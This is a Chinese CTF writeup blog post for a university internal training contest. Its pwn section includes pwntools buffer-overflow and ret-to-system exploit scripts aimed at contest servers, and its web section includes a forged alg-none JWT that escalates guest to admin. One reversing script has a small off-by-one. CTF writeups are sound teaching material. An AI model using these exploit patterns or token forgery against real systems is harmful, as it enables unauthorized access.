
WUST CTF 第二次内部训练赛Writeup

原创

Simon菌 于 2020-05-31 15:07:42 发布 313 收藏

分类专栏： CTF 文章标签： python

本文链接：https://blog.csdn.net/qq_42436176/article/details/106455394




文章目录

PWN

overflow_still

又是overflow_still, 先进ida看看,



```
push    eax             ; command
call    _system
add     esp, 10h
jmp     short loc_80484F8
```

```
sub     esp, 0Ch
lea     eax, (aNah - 804984Ch)[ebx] ; "Nah.."
push    eax             ; s
call    _puts
add     esp, 10h
```

可以看到核心代码便是`cmp [ebp+arg_0], 0CAFEBABEh`, 如果成功的话则`call system`, 最上面有`gets`给栈溢出开了漏洞, gdb一把梭

首先在`cmp`上打上断点方便计算偏移量

```
[----------------------------------code-----------------------------------
   0x80484c0 <func+42>: push   eax
   0x80484c1 <func+43>: call   0x8048330 <gets@plt>
   0x80484c6 <func+48>: add    esp,0x10
=> 0x80484c9 <func+51>: cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x80484d0 <func+58>: jne    0x80484e6 <func+80>
   0x80484d2 <func+60>: sub    esp,0xc
   0x80484d5 <func+63>: lea    eax,[ebx-0x127d]
   0x80484db <func+69>: push   eax
[----------------------------------stack-----------------------------------
```


通过`pattern_create 200`构造字符串, 然后输入程序, 在断点下停下, 通过`x/wx $ebp+0x8`查询到`0xffffcc30 0x31414162`

```
gdb-peda$ x/wx $ebp+0x8
0xffffcc30:     0x31414162
gdb-peda$
```

由小端储存可转换为字符串`bAA1`, 查询偏移量位48

```
>>> print p32(0x31414162)
bAA1
```

```
gdb-peda$ pattern_offset bAA1
bAA1 found at offset: 48
```

编写代码, 插入正确的`0xcafebabe`

```
conn = remote('121.41.113.245', 10001)
conn.sendline('A' * 48 + p32(0xcafebabe))
conn.interactive()
conn.close()
```

```
overflow me :
```

```
cat flag.txt
flag{84e7b9de-8c3b-4042-84c4-53edd249cacf}
```

rop_still

常规题, 一把梭, 在函数列表里发现可疑函数`what_is_this`, 打开发现shell

```
sub     esp, 0Ch
lea     eax, (aBinSh - 8049A1Ch)[ebx] ; "/bin/sh"
push    eax             ; command
call    _system
add     esp, 10h
```

很明显了, 就是要跳过来

gdb打开, `pattern_create 200`构造字符串, 程序崩溃, 查看`eip`寄存器

```
Not thing here...
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA
A6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAAF
AAZAAxAAyA

Program received signal SIGSEGV, Segmentation faul

[----------------------------------registers-----
EAX: 0xc9
EBX: 0x41474141 ('AAGA')
ECX: 0xffffcc10 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;A
A4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAO
AAWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
EDX: 0x200
ESI: 0x1
EDI: 0xf7fb0000 --> 0x1b2db0
EBP: 0x41416341 ('AcAA')
ESP: 0xffffcc50 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA
mAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwA
EIP: 0x48414132 ('2AAH')
EFLAGS: 0x10282 (carry parity adjust zero SIGN tra
[
```

查询偏移量, 编写程序, 完成

```
gdb-peda$ pattern_offset 2AAH
2AAH found at offset: 60
gdb-peda$
```

```python
from pwn import *
conn = remote('121.41.113.245', 10002)
conn.sendline('A' * 60 + p32(0x08048562))
conn.interactive()

conn.close()
```


guess

先查看代码逻辑
首先要输入姓名, 留下了一个栈溢出空间

```
lea     eax, (aFirstTellMeWho - 8049B68h)[ebx] ; "First tell me who you are : "
push    eax             ; s
call    _puts
add     esp, 10h
```

随后调用`srand`函数, 参数为`[offset a + 0x0]`, 翻译过来就是`srand(a[0])`

```
mov     eax, offset a
mov     eax, [eax]
sub     esp, 0Ch
push    eax             ; seed
call    _srand
```

然后调用rand函数, 下面对两个数进行比较

```
add     esp, 10h
mov     eax, [ebp+var_10]
cmp     [ebp+var_C], eax
jnz     short loc_8048733
```

`srand(seed)`, 在相同的seed下出来的随机数序列是相同的, 于是可以通过劫持seed达到操作随机数, 使用gdb进行动态调试.

首先在**srand调用前**和**对比随机数处**打上断点

```
0x080486a3 <+97>:    mov    eax,DWORD PTR [eax]
0x080486a5 <+99>:    sub    esp,0xc
0x080486a8 <+102>:   push   eax
0x080486a9 <+103>:   call   0x8048470 <srand@plt>
0x080486ae <+108>:   add    esp,0x10
0x080486b1 <+111>:   call   0x8048490 <rand@plt>
0x080486b6 <+116>:   mov    ecx,eax
```

```
0x080486b8 <+118>:    mov    edx,0x51eb851f
```




```
0x08048705 <+195>:    mov    eax,DWORD PTR [ebp-0x10]
0x08048708 <+198>:    cmp    DWORD PTR [ebp-0xc],eax
0x0804870b <+201>:    jne    0x8048733 <main+241>
0x0804870d <+203>:    sub    esp,0xc
0x08048710 <+206>:    lea    eax,[ebx-0x12a8]
0x08048716 <+212>:    push   eax
0x08048717 <+213>:    call   0x8048450 <puts@plt>
0x0804871c <+218>:    add    esp,0x10
0x0804871f <+221>:    sub    esp,0xc
0x08048722 <+224>:    lea    eax,[ebx-0x1280]
0x08048728 <+230>:    push   eax
0x08048729 <+231>:    call   0x8048460 <system@plt>
0x0804872e <+236>:    add    esp,0x10
0x08048731 <+239>:    jmp    0x8048745 <main+259>
0x08048733 <+241>:    sub    esp,0xc
0x08048736 <+244>:    lea    eax,[ebx-0x1278]
```


使用 `pattern_create 200` 构造200字符串输入, 此时程序断在 `srand` 处, 可以看到种子为 `A-AA`

```
[----------------------------------code----------------------------------
   0x80486a3 <main+97>: mov    eax,DWORD PTR [eax]
   0x80486a5 <main+99>: sub    esp,0xc
   0x80486a8 <main+102>:        push   eax
=> 0x80486a9 <main+103>:        call   0x8048470 <srand@plt>
   0x80486ae <main+108>:        add    esp,0x10
   0x80486b1 <main+111>:        call   0x8048490 <rand@plt>
   0x80486b6 <main+116>:        mov    ecx,eax
   0x80486b8 <main+118>:        mov    edx,0x51eb851f
Guessed arguments:
arg[0]: 0x41412d41 ('A-AA')
[----------------------------------stack-----------------------------------
```


程序继续向下走, 到达对比处停下, 查看生成的随机数 `x/wx $ebp-0xc` , 发现生成的随机数为 `0x38` , 随后使用 `pattern_offset A-AA` 查询到偏移量为20, 构造脚本

```
Breakpoint 1, 0x08048708 in main ()
gdb-peda$ i r eax
eax            0x1e0f3  0x1e0f3
```




```
8   conn = remote('121.41.113.245', 10000)
9   conn.sendline('A' * 20 + 'A-AA')
10  conn.sendline('56')
11  conn.interactive()
```

```
First tell me who you are :
Do you know what I am thinking?
Your guess is right!
Get your flag now

cat flag.txt
flag{a7e88ba6-0773-4109-a9ef-e0d91c56c87d}
```


RE


maze

> 上上下下左右左右BA

maze意思为迷宫, 本题可能和迷宫有关, 查看代码, 发现关键函数`move`

```
for ( i = 0; i <= 13; ++i )
{
  if ( (unsigned __int64)move(v9[i]) == 0 )
  {
    v4 = std::operator<<<std::char_traits<char>>(&std:
    std::ostream::operator<<(v4, &std::endl<char,std::
    return 0;
  }
}
```

进入move, 扫一眼逻辑, 发现了熟悉的字母`WASD`



查看代码, 这里有一个小坑**a1和::a1不是同一个变量**

逻辑指出当输入为a时 `::a1 -= 1`, 为s时 `::a += 8`, 说明整个迷宫的高度为8格

查看return, `a[::a1] == 80`, a[]说明为迷宫地图, 而==80则在判断是否走的是正确的路

进入a, 提取出迷宫地图, 为64个, 说明迷宫为 `8*8` 大小

```
.data:0000000000601080                                          ; move(char)+88↑r
.data:0000000000601081 aPzzpzzzzpzzppp db 'PZZPZZZZPZZPPPZZPPZZZPZZZPZPPPPZZPZPZZWZZPPPZZZZPZZZPPPZPZZZZZZ'
.data:0000000000601081 _data           ends
```

经历15次循环后,

最后一个判断 `a[::a1] == 87`, 87应该为迷宫终点, 对应为W, 迷宫中也有

```
if ( a[a1] == 87 )
  v7 = std::operator<<<std::char_traits<char>>(&std::cout, "Wow, you get right flag!", v6);
else
```

编写代码, 解析迷宫

```
maze_map = list('PPZZPZZZZPZZPPPZZPPZZZPZZZPZPPPPZZPZPZZWZZPPPZZZZPZZZPPPZPZZZZZZ')
s = 0
print('  0 1 2 3 4 5 6 7')
for item in [maze_map[8 * i: 8 * (i + 1)] for i in range(8)]:
    print(s, end=' ')
    s += 1
    for w in item:
        print(" " if w == 'Z' else w, end=' ')
    print('')
```



```
  0 1 2 3 4 5 6 7
0 P P     P
1   P     P P P
2   P P       P
3     P   P P P P
4     P   P     W
5     P P P
6   P       P P P
7   P
```


由于::a1无初始值, 说明初始位置为(0, 0), 要到最终位置, 路径为 `DSSDSSSDDWWDDDS`

则结果为 `flag{DSSDSSSDDWWDDDS}`


```
➜  d  cd ctf
➜  ctf  ./maze
Please input your flag:DSSDSSSDDWWDDDS
Wow, you get right flag!
➜  ctf
```


ezbabyre

丢进ida后连main函数都没有, 很明显加壳程序



使用`Detect It Easy`查到为`UPX3.9.6`壳, 直接使用工具脱壳 upx/tags





然后丢进ida, 发现一堆进行验证, 有check1 check2 check3
然而最终flag(), 我是不是把这题当pwn题来写了

```
puts("Wow, You solved all the problems!", a2, a3);
puts("But I have to say...", a2, v3);
printf((unsigned __int64)"%s :P\n");
return 0LL;
```

发现函数`There`, 里面才是真正的flag计算公式, 直接上Python了

```
  v5 = __readfsqword(0x28u);
  _isoc99_scanf((unsigned __int64)"%s");
  for ( i = 0; i <= 28; ++i )
  {
    if ( i & 1 )
      v4[i] -= 5;
    else
      v4[i] ^= 3u;
  }
  for ( j = 0; j <= 28; ++j )
  {
    v0 = (unsigned __int8)f[j];
    if ( (_BYTE)v0 != v4[j] )
      puts("Wrong!", v4, v0);
  }
  return 0LL;
}
```

```
a = [ord(i) for i in r'egbbxr3r\tLp\b0o\mf\o,zZEgbb~']

for i in range(28):
    if i & 1:
        a[i] += 5
    else:
        a[i] ^= 3

print("".join([chr(i) for i in a]))
```




```
F:\Python38\python.exe C:/Users/80575/Downloads/a.py
flag{w0w_yOu_g3t_real1y_Flag~

Process finished with exit code 0
```

Web


签到题


4位密码, 爆破完事, 出来1314



有点像甜饼

明示cookies, 打开一看, 这不是我熟悉的JWT吗? 我开发也用这个





加密方式从HS256改为none, 魔改body部分guest为admin, permission为true, 重新拼接


`eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiYWRtaW4iLCJwZXJtaXNzaW9uIjoidHJ1ZSJ9.`

发送即可

CRYPTO

be@r


与熊论道, 不多说



MISC

还是写题爽


一个带密码压缩包, 内容



哇这不是熟悉的brainfuck

吗, 建议下次使用whitespace, 在线运行下即有

解压后得到一个二维码, 补三个角扫一扫就出来了, 懒得复现了



Cry

winhex拉最下面

```
 ´K 4IQþñ÷¹§ !KEYW÷ ÿytßþñI¾ I¬'
@  s¬kÝ© Äš Å ÂÅ ÿ)  z¥‰#° šêÊ-£
)†úÇŸìB•»o‰¤Z ¼(Ñ>eá™5OÎ°(„@Ä øÊ
 úî å¤ R Ã±úPi s Ô¸ 'ö¬A-`þ-¯AØâ
s flag{s1mpl3_bin4ry}_ àhÿ ëá»€n
žY     IEND©B`,
```